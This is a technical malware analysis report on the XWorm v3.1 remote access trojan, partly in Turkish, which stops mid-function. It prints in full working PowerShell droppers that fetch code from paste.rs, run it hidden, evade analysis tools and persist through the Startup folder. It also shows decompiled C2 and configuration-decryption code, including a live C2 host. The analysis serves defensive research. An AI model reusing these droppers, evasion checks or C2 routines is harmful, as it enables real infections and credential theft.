

XWORM V3.1

TECHNICAL ANALYSIS REPORT

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

Table Of Contents

TABLE OF CONTENTS	1
OVERVIEW	2
SCRIPT2.PS1 ANALYSIS	3
STATIC ANALYSIS	3
AZOYO.PS1 ANALYSIS	5
STATIC ANALYSIS	5
SVCHOST_UPDATE.EXE ANALYSIS	9
STATIC ANALYSIS	9
DYNAMIC ANALYSIS	11
YARA RULE	25
MITRE ATTACK TABLE	28
RECOMMENDATIONS	28
PREPARED BY	29

Overview

XWorm is a Remote Access Trojan (RAT) malware first discovered in 2022, standing out due to its advanced capabilities. Initially released under a Malware-as-a-Service (MaaS) model, XWorm features a modular structure with capabilities that vary depending on subscription levels. It can perform a wide range of malicious activities, including information theft, remote command and control, DDoS attacks, and ransomware operations.

In addition to stealing credentials stored in web browsers, data from desktop messaging applications and FTP clients, and particularly cryptocurrency wallets, the malware employs extensive intrusion techniques such as keylogging, screen and webcam capture, network scanning, and clipboard manipulation. Through its advanced anti-analysis techniques, XWorm is considered a sophisticated threat that can be difficult to detect.

XWorm provides access to the following:

- Credentials saved in web browsers
- Keyboard monitoring through keylogging
- Internal network port scanning
- Blockchain (cryptocurrency) wallets
- Remote command and control
- Clipboard manipulation

During 2023 and 2024, XWorm spread rapidly through GitHub, Telegram, and various file-sharing platforms, affecting tens of thousands of devices worldwide. Initially associated with advanced threat actors such as TA558, NullBulge, and UAC-0184, XWorm became increasingly popular among both amateur and professional attackers, targeting numerous countries, including the United States. On infected systems, the malware can compromise credentials, financial information, and system control, potentially resulting in serious security breaches and financial losses.

script2.ps1 Analysis

Adı	script2
MD5	d40e797ce08ffa8441f7b89dcc9385e6
SHA256	c0f3d354004422c2951d5e1630e1ddd57efb1118d6c4d03dced99e5dfe407780
Dosya Türü	PowerShell

Static Analysis

script2.ps1	
Property	Value
File Name	C:\Users\██████████\Desktop\xworm\script2.ps1
File Type	Unknown format
File Info	Unknown format
File Size	656 bytes
PE Size	Not a Portable Executable.

Figure 1- Malicious File Size Information

The malicious file was observed to have a file size of **656 bytes**.

```

1
2 $url = "https://paste.rs/AZoyo"
3 $temp = "$env:TEMP\script1.ps1"
4 try {
5     (New-Object System.Net.WebClient).DownloadFile($url, $temp)
6     if (Test-Path $temp) {
7         Unblock-File -Path $temp
8         $psi = New-Object System.Diagnostics.ProcessStartInfo
9         $psi.FileName = "powershell.exe"
10        $psi.Arguments = "-NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File `"$temp`""
11        $psi.WindowStyle = [System.Diagnostics.ProcessWindowStyle]::Hidden
12        $psi.CreateNoWindow = $true
13        [System.Diagnostics.Process]::Start($psi) | Out-Null
14        Start-Sleep -Seconds 2
15        Remove-Item -Path $temp -Force
16    }
17 } catch {}

```

Figure 2- Malicious File Content

Upon examining the contents of the malicious file, it was observed that it uses a **PowerShell-based downloader mechanism**. The script first downloads a second-stage PowerShell file from a remote URL to the system's **TEMP directory**, saving it as script1.ps1. To prevent the downloaded file from triggering security warnings, the script removes the **Mark-of-the-Web (MotW)** flag. It then executes the script in hidden mode using the ExecutionPolicy Bypass parameter, thereby bypassing PowerShell execution policy restrictions.

The execution takes place in the background without displaying any window to the user. After a short delay, the downloaded file is deleted from the disk.

```

$p = @("x64dbg", "x32dbg", "ollydbg", "wireshark", "processhacker", "taskmgr", "vboxservice", "vboxtr
"prl_tools", "qemu-ga", "joeboxserver", "joeboxcontrol", "fiddler", "httpdebugger", "dnspy", "ida64",
"x32netdbg", "windbg", "reshacker", "importrec", "x96dbg")
foreach ($n in $p) {{ if (Get-Process -Name $n -ErrorAction SilentlyContinue) {{ exit }} }}

$b64_url = "https://paste.rs/RBCDk"
try {
    $b64 = (Invoke-WebRequest -Uri $b64_url -UseBasicParsing).Content
} catch { exit }
try {
    $by12 = [System.Convert]::FromBase64String($b64)
} catch { exit }
$Malp = "$env:TEMP\svchost_update.exe"
if (Test-Path $Malp) { Remove-Item $Malp -Force -ErrorAction SilentlyContinue }
try {
    [System.IO.File]::WriteAllBytes($Malp, $by12)
} catch { exit }

attrib +h +s $Malp
$st = "$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\svchost_update.exe"
Copy-Item $Malp $st -Force

attrib +h +s $st
Start-Process -FilePath $Malp -WindowStyle Hidden
Start-Sleep -Seconds 2
Remove-Item $Malp -Force -ErrorAction SilentlyContinue

```

Figure 3- File to Be Downloaded by the Malware

The content of the new file downloaded by the malware can be observed on the server.

AZoyo.ps1 Analysis

Adı	AZoyo
MD5	ebf23a4fd5ec1580307cd7295ac404ae
SHA256	da17d512fad3d4a91a92d229becfbe93bd4b56099a4672e7758d31bc22100b76
Dosya Türü	PowerShell

Static Analysis

AZoyo.ps1	
Property	Value
File Name	C:\Users\██████\Desktop\xworm\AZoyo.ps1
File Type	Unknown format
File Info	Unknown format
File Size	1.21 KB (1243 bytes)
PE Size	Not a Portable Executable.

Figure 4- Azoyo.ps1 File Size

Upon examining the file size of the newly downloaded malicious file, it was observed that the file size is **1.21 KB**.

```

1  $p = @("x64dbg", "x32dbg", "ollydbg", "wireshark", "processhacker", "taskmgr", "vboxservice", "vboxtray", "v
2  ga", "joeboxserver", "joeboxcontrol", "fiddler", "httpdebugger", "dnspy", "ida64", "idag", "idaw", "idag64"
3  "importrec", "x96dbg")
4  foreach ($n in $p) { if (Get-Process -Name $n -ErrorAction SilentlyContinue) { exit } }
5
6  $b64_url = "https://paste.rs/RBCDk"
7  try {
8    $bwr = (Invoke-WebRequest -Uri $b64_url -UseBasicParsing).Content
9  } catch { exit }
10 try {
11   $by12 = [System.Convert]::FromBase64String($bwr)
12 } catch { exit }
13 $Malp = "$env:TEMP\svchost_update.exe"
14 if (Test-Path $Malp) { Remove-Item $Malp -Force -ErrorAction SilentlyContinue }
15 try {
16   [System.IO.File]::WriteAllBytes($Malp, $by12)
17 } catch { exit }
18
19 attrib +h +s $Malp
20 $st = "$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\svchost_update.exe"
21 Copy-Item $Malp $st -Force
22
23 attrib +h +s $st
24 Start-Process -FilePath $Malp -WindowStyle Hidden
25 Start-Sleep -Seconds 2
26 Remove-Item $Malp -Force -ErrorAction SilentlyContinue

```

Figure 5- Azoyo.ps1 File Content

Upon examining the contents of the malicious file, it was observed that it contains a control mechanism designed to detect **analysis environments and security tools**. The **script** initially checks for processes associated with **debuggers and virtualization environments**. If any of these processes are detected, the program terminates itself.

x64dbg	x32dbg	ollydbg	wireshark
processhacker	taskmgr	vboxservice	vboxtray
vmtoolsd	vmwaretray	vmwareuser	vgauthservice
vmacthlp	vmsvc	vmusrvc	prl_cc
prl_tools	qemu-ga	joeboxserver	joeboxcontrol
fiddler	httpdebugger	dnspy	ida64
idag	idaw	idag64	idaw64
scylla	scylla x64	scylla x86	protection_id
x64netdbg	x32netdbg	windbg	reshacker
importrec	x96dbg		

Table 1- Checked Applications

```

4
5  $b64_url = "https://paste.rs/RBCDk"
6  try {
7    $bwr = (Invoke-WebRequest -Uri $b64_url -UseBasicParsing).Content
8  } catch { exit }
9  try {
10   $by12 = [System.Convert]::FromBase64String($bwr)
11 } catch { exit }
12 $Malp = "$env:TEMP\svchost_update.exe"
13 if (Test-Path $Malp) { Remove-Item $Malp -Force -ErrorAction SilentlyContinue }
14 try {
15   [System.IO.File]::WriteAllBytes($Malp, $by12)
16 } catch { exit }
17

```

Figure 6- Downloading the New File and Base64 Processing

The malicious script downloads a new payload from the address **hxxps[:]//paste[.]rs/RBCDk**. The downloaded payload is decoded using **Base64**, converted into binary format, and saved to the system's temporary directory as **TEMP\svchost_update.exe**.




Figure 7- Malware's Base64 Payload

The contents of the file retrieved from the remote server are shown in **Figure 7**. Upon examining the file, it is confirmed that the file is encoded in **Base64** format.




Figure 8- Malware Persistence Mechanism

The generated **svchost_update.exe** file is copied to the user's **Startup** folder to establish persistence. After the copying process, the file is marked as both hidden and system-protected using the **attrib +h +s** command to maintain persistence.

It is then launched in the background using the **Start-Process -FilePath \$Malp -WindowStyle Hidden** command. Approximately two seconds after execution, the original file located in the **%TEMP%** directory is deleted.



Figure 9- Obtaining the New Malware Sample

After decoding the content downloaded from the server from **Base64** format, an executable file representing the next stage of the malware was obtained.

svchost_update.exe Analysis

Adı	svchost_update
MD5	455d0567fa5a6a78d83b552568a4f649
SHA256	8ef393be8088c928677beb1f04a2196338edc5ef2abec01273724306cc2c4723
Dosya Türü	PE32/.NET

Static Analysis

svchost_update.exe	
Property	Value
File Name	C:\Users\ [REDACTED] \Desktop\svchost_update.exe
File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET
File Size	30.50 KB (31232 bytes)
PE Size	30.50 KB (31232 bytes)

Figure 10- File Information

Upon examining the newly obtained file, it was determined that the file is a **32-bit .NET** application with a size of approximately **30.50 KB**.

Property	Value
FileDescription	
FileVersion	1.0.0.0
InternalName	XClient.exe
LegalCopyright	
OriginalFilename	XClient.exe
ProductVersion	1.0.0.0

Figure 11- Metadata

The **PE** metadata of the file is shown. This metadata indicates that the malware was packaged under the name **XClient.exe** and that its **version information is 1.0.0.0**.




Figure 12- Function Blocks

When the malicious file is examined using **dnSpy**, its internal structure can be observed. The following function blocks are present:

- **My:**
- **Stub:**
- **AlgorithmAES:** Block responsible for **AES encryption** operations.
- **ClientSocket:** Block responsible for **network data flow** operations.
- **Main:** The program's **main entry and initialization** block.
- **Messages:**
- **Uninstaller:** Block responsible for **self-deletion/uninstallation** of the malware.





Figure 13- Encrypted Constants Found Within the Malware

There are several encrypted constants embedded within the malware. These constants are as follows:

Host	Port	KEY	SPL	Sleep	USBNM	Mutex
------	------	-----	-----	-------	-------	-------

Table 2- Constants

Dynamic Analysis



```
7 // Token: 0x0200000C RID: 12
8 public class AlgorithmAES
9 {
10     // Token: 0x0600003A RID: 58 RVA: 0x000040AC File Offset: 0x000022AC
11     public static object Decrypt(string input)
12     {
13         RijndaelManaged rijndaelManaged = new RijndaelManaged();
14         MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
15         byte[] array = new byte[32];
16         byte[] array2 = md5CryptoServiceProvider.ComputeHash(AlgorithmAES.UTF8S(Settings.Mutex));
17         Array.Copy(array2, 0, array, 0, 16);
18         Array.Copy(array2, 0, array, 15, 16);
19         rijndaelManaged.Key = array;
20         rijndaelManaged.Mode = CipherMode.ECB;
21         ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
22         byte[] array3 = Convert.FromBase64String(input);
23         return AlgorithmAES.UTF8BS(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
24     }
25
26     // Token: 0x0600003B RID: 59 RVA: 0x00004138 File Offset: 0x00002338
27     private static byte[] UTF8S(string s)
28     {
29         return Encoding.UTF8.GetBytes(s);
30     }
31
32     // Token: 0x0600003C RID: 60 RVA: 0x00004154 File Offset: 0x00002354
33     private static string UTF8BS(byte[] b)
34     {
35         return Encoding.UTF8.GetString(b);
36     }
37 }
```

Yereller	Değer	Tip
System.Text.Encoding.UTF8.get döndü	System.Text.UTF8Encoding	System.Text.Encoding
System.Text.Encoding.GetString döndü	"21.tcp.vip.cpolar.cn"	string
input	"Hj8nBLSIPN6KBbMiZgT/sZ1qyh+slX7bZWd0oOrb8E0="	string
rijndaelManaged	System.Security.Cryptography.RijndaelManaged	System.Security.Crypt
array3	byte[0x00000020]	byte[]

Figure 14- AlgorithmAES Method

The **AlgorithmAES** class is used to decrypt the encrypted strings stored in the malware's **Settings**. The decryption process is performed using the **AES algorithm**, with the encryption key derived from the **Settings.Mutex** value using an **MD5 hash**.

The generated key is then used for decryption with **AES in ECB mode**. The Decrypt method takes an encrypted input in **Base64 format**, decrypts it using AES, and returns the result as a **UTF-8 string**.

```

7 // Token: 0x02000008 RID: 8
8 public class Main
9 {
10 // Token: 0x06000014 RID: 20 RVA: 0x00002244 File Offset: 0x00000444
11 [STAThread]
12 public static void Main()
13 {
14     Thread.Sleep((checked(Settings.Sleep * 1000)));
15     try
16     {
17         Settings.Host = Conversions.ToString(AlgorithmAES.Decrypt(Settings.Host));
18         Settings.Port = Conversions.ToString(AlgorithmAES.Decrypt(Settings.Port));
19         Settings.KEY = Conversions.ToString(AlgorithmAES.Decrypt(Settings.KEY));
20         Settings.SPL = Conversions.ToString(AlgorithmAES.Decrypt(Settings.SPL));
21         Settings.USBNM = Conversions.ToString(AlgorithmAES.Decrypt(Settings.USBNM));
22     }
23 }

```

Isim	Değer	Tip
Microsoft.VisualBasic.CompilerServices.Conversions.ToString dön...	"21.tcp.vip.cpolar.cn"	string
thread	null	System.Threading.Thread
thread2	null	System.Threading.Thread

Figure 15- Decryption and Reassignment of Encrypted Constants

Upon examining the malware's **Main** block, a **3-second** delay can be observed. This delay is retrieved from the **Sleep** variable within **Settings**. During the subsequent execution flow, the encrypted strings are passed to the **AlgorithmAES** method for decryption.

Host	"21.tcp.vip.cpolar.cn"
Port	"12208"
KEY	"222332"
SPL	"<Xwormmm>"
USBNM	"USB.exe"

Table 3- Malware Configuration Information

```

22 }
23 catch (Exception ex)
24 {
25     Environment.Exit(0);
26 }
27 if (!Helper.CreateMutex())
28 {
29     Environment.Exit(0);
30 }

```

Figure 16- Mutex Creation and Verification

The **CreateMutex()** function creates a **Mutex** named using the **Settings.Mutex** value. If a mutex with the same name already exists, the **flag** value is set to **false**. If the **Mutex** cannot be created, the program immediately terminates itself.

```

138
139 // Token: 0x06000040 RID: 73 RVA: 0x000043E8 File Offset: 0x000035E8
140 public static string ID()
141 {
142     string text;
143     try
144     {
145         text = Helper.GetHashT(string.Concat(new object[]
146         {
147             Environment.ProcessorCount,
148             Environment.UserName,
149             Environment.MachineName,
150             Environment.OSVersion,
151             new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize
152         }));
153     }
154     catch (Exception ex)

```

Değer
strToHash
array
md5CryptoServiceProvider

Figure 17- HWID Generation

The **ID** function generates a unique **HWID** by collecting various system characteristics. Information such as the **number of CPU cores**, **username**, **computer name**, **operating system version**, and **system disk size** is combined and then processed using a **hashing algorithm** to generate a single unique identifier.

```

159
160
161 // Token: 0x0600004A RID: 74 RVA: 0x00004478 File Offset: 0x00002678
162 public static string GetHashT(string strToHash)
163 {
164     MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
165     byte[] array = Encoding.ASCII.GetBytes(strToHash);
166     array = md5CryptoServiceProvider.ComputeHash(array);
167     StringBuilder stringBuilder = new StringBuilder();
168     foreach (byte b in array)
169     {
170         stringBuilder.Append(b.ToString("x2"));
171     }
172     return stringBuilder.ToString().Substring(0, 20).ToUpper();
173 }

```

Değer
strToHash
array
md5CryptoServiceProvider
stringBuilder

Figure 18- Hashing Process

The **GetHashT** function hashes the provided text using the **MD5** algorithm to generate a fixed-length digest value. This mechanism is typically used to convert values such as a system identifier (**HWID**) into a fixed-length and readable format.

```

370 // Token: 0x0400001F RID: 31
371 private static readonly string Plugin = "Software\\" + Helper.ID();
372

```

100 %

Yereller

İsim	Değer
string.Concat döndü	@ "Software\0DFD"

Figure 19- Registry Operation

Using the previously generated system identifier, the malware creates a unique path within the **Windows** Registry. This ensures that a separate registry entry is defined for each infected system.

```

375 // Token: 0x04000021 RID: 33
376 private static int idleTime;
377
378 // Token: 0x04000022 RID: 34
379 private static Helper.LASTINPUTINFO lastInputInf = default(Helper.LASTINPUTINFO);
380
381 // Token: 0x04000023 RID: 35
382 public static TimeSpan sumofidletime = new TimeSpan(0L);
383
384

```

100 %

Yereller

İsim	Değer
System.Diagnostics.Process.GetCurrentProcess döndü	{System.Diagnostics.Process (svchost_update)}
System.Diagnostics.Process.MainModule.get döndü	{System.Diagnostics.ProcessModule (svchost_update.exe)}
System.Diagnostics.ProcessModule.FileName.get döndü	@ "C:\Users\ Desktop\svchost_update.exe"

Figure 20- Retrieving the File Path

The malware uses **Process.GetCurrentProcess()** to retrieve the full file path of the malicious executable.

```

389 public static string Time;
390
391 // Token: 0x04000016 RID: 22
392 public static string[] userAgents = new string[] { "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0", "Mozilla/5.0 (iPhone; CPU iPhone OS 11_4_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/11.0 Mobile/15E148 Safari/604.1", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36" };
393
394 // Token: 0x04000027 RID: 39
395 public static Mutex _appMutex;

```

Figure 21- User-Agent Assignment

This array is used to make the application's **HTTP requests** appear as though they are being generated by a legitimate user.

Windows7 (64-bit)	Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
iPhone (iOS 11.4.1)	Mozilla/5.0 (iPhone; CPU iPhone OS 11_4_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/11.0 Mobile/15E148 Safari/604.1
Windows10 (64-bit)	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36

Table 4- User-Agent Information

```

96 // Token: 0x00000045 RID: 69 RVA: 0x00004318 File Offset: 0x00002518
97 public static void PreventSleep()
98 {
99     try
100     {
101         Helper.SetThreadExecutionState((Helper.EXECUTION_STATE)2147483651U);
102     }
103     catch (Exception ex)
104     {
105     }
106 }
107
108

```

İsim	Değer	Ti
Stub.Helper.SetThreadExecutionState döndü	ES_CONTINUOUS	Stu
ex	Geni derlenmiş değişkenler hesaplanamaz	

Figure 22- Preventing Sleep Mode

The **SetThreadExecutionState** function called in the code is used to prevent Windows from entering **sleep mode** and turning off the display. The value **2147483651U** is actually a **bitwise OR** combination of the **ES_CONTINUOUS** (0x80000000), **ES_SYSTEM_REQUIRED** (0x1), and **ES_DISPLAY_REQUIRED** (0x2) flags. This ensures that both the **system and display remain continuously active**.

```

public class ClientSocket
{
    // Token: 0x00000012 RID: 18 RVA: 0x00002410 File Offset: 0x00000010
    public static void BeginConnect()
    {
        try
        {
            ClientSocket.S = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
            ClientSocket.BufferLength = -1L;
            ClientSocket.Buffer = new byte[1];
            ClientSocket.MS = new MemoryStream();
            ClientSocket.S.ReceiveBufferSize = 51200;
            ClientSocket.S.SendBufferSize = 51200;
            ClientSocket.S.Connect(Settings.Host, Conversions.ToInteger(Settings.Port));
            ClientSocket.isConnected = true;
            ClientSocket.SendSync = RuntimeHelpers.GetObjectValue(new object());
            ClientSocket.Send(Conversions.ToString(ClientSocket.Info()));
            ClientSocket.S.BeginReceive(ClientSocket.buffer, 0, ClientSocket.Buffer.Length, SocketFlags.None, new AsyncCallback(ClientSocket.BeginReceive), null);
            TimerCallback timerCallback = delegate(object a0)
            {
                ClientSocket.Ping();
            };
        }
    }
}

```

Figure 23- Communication Phase

The **BeginConnect** function is the primary initialization routine responsible for establishing the client's initial connection to the **C2 server** and initiating communication. First, it creates a **TCP socket** and sets the send and receive buffer sizes to **50 KB**. It then calls the **Info** function to collect and send system information from the victim machine to the **C2 server**.

```
995 // (get) Token: 0x00000000 RID: 3892 RVA: 0x0002C998 File Offset: 0x0002AB98
996 public static string UserName
997 {
998     [SecuritySafeCritical]
999     get
1000     {
1001         new EnvironmentPermission(EnvironmentPermissionAccess.Read, "UserName").Demand();
1002         StringBuilder stringBuilder = new StringBuilder(256);
1003         int capacity = stringBuilder.Capacity;
1004         if (Win32Native.GetUserName(stringBuilder, ref capacity))
1005         {
1006             return stringBuilder.ToString();
1007         }
1008         return string.Empty;
1009     }
1010 }
```

	Değer
Microsoft.Win32.Win32Native.GetUserName döndü	true
stringBuilder	{ }
capacity	0x00000008

Figure 24- Retrieving the Username

The malware retrieves the name of the user currently logged into the system by calling the Windows API **GetUserName** function.

```
78
79 // Token: 0x0600001B RID: 27 RVA: 0x000026BC File Offset: 0x000008BC
80 public static string INDATE()
81 {
82     string text;
83     try
84     {
85         FileInfo fileInfo = new FileInfo(Helper.current);
86         text = fileInfo.LastWriteTime.ToString("dd/MM/yyyy");
87     }
88     catch (Exception ex)
89     {
90         text = "Error";
91     }
92     return text;
93 }
```

	Değer	Tip
System.IO.FileSystemInfo.LastWriteTime.get döndü	{22.02.2026 18:16:10}	System.Da
System.DateTime.ToString döndü	"22.02.2026"	string
text	"22.02.2026"	string
fileInfo	{C:\Users\... Desktop\svchost_update.exe}	System.IO

Figure 25- Retrieving the EXE Timestamp

The **INDATE** function retrieves the last modification time (**LastWriteTime**) of the running file on disk and returns it as a string in the **dd/MM/yyyy** format.

```

95 // Token: 0x0000001C RID: 28 RVA: 0x00002718 File Offset: 0x00000918
96 public static string Spread()
97 {
98     string text;
99     try
100     {
101         if (Operators.CompareString(Path.GetFileName(Helper.current), Settings.USBNM, false) == 0)
102         {
103             text = "True";
104         }
105         else
106         {
107             text = "False";
108         }
109     }
110     catch (Exception ex)
111     {
112         text = "Error";
113     }
114     return text;
115 }

```

İsim	Değer	Tip
text	"False"	string
ex		

Figure 26- USB Propagation Check

The **Spread** function checks whether the propagation mechanism is being used by comparing the name of the currently running file with **Settings.USBNM**. If the filename matches the name specified for **USB propagation**, it returns **True**; otherwise, it returns **False**.

```

117 // Token: 0x0000001D RID: 29 RVA: 0x00002738 File Offset: 0x00000938
118 public static string UAC()
119 {
120     string text;
121     try
122     {
123         text = new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator).ToString();
124     }
125     catch (Exception ex)
126     {
127         text = "Error";
128     }
129     return text;
130 }
131
132 // Token: 0x0000001E RID: 30 RVA: 0x000027DC File Offset: 0x000009DC
133 public static string Antivirus()
134 {
135 }

```

Değer	Tip
(System.Security.Principal.WindowsIdentity)	System.Security.Principal.Window..
false	bool
"False"	string
"False"	string

Figure 27- UAC Check

The **UAC** function checks whether the currently running process has **administrator privileges**. It retrieves the current user identity using **WindowsIdentity.GetCurrent()** and then uses **WindowsPrincipal** to determine whether the user belongs to the **WindowsBuiltInRole.Administrator** role.

```

500 public static bool Cam()
501 {
502     checked
503     {
504         try
505         {
506             int num = 0;
507             for (;;)
508             {
509                 string text = null;
510                 short num2 = (short)num;
511                 string text2 = Strings.Space(100);
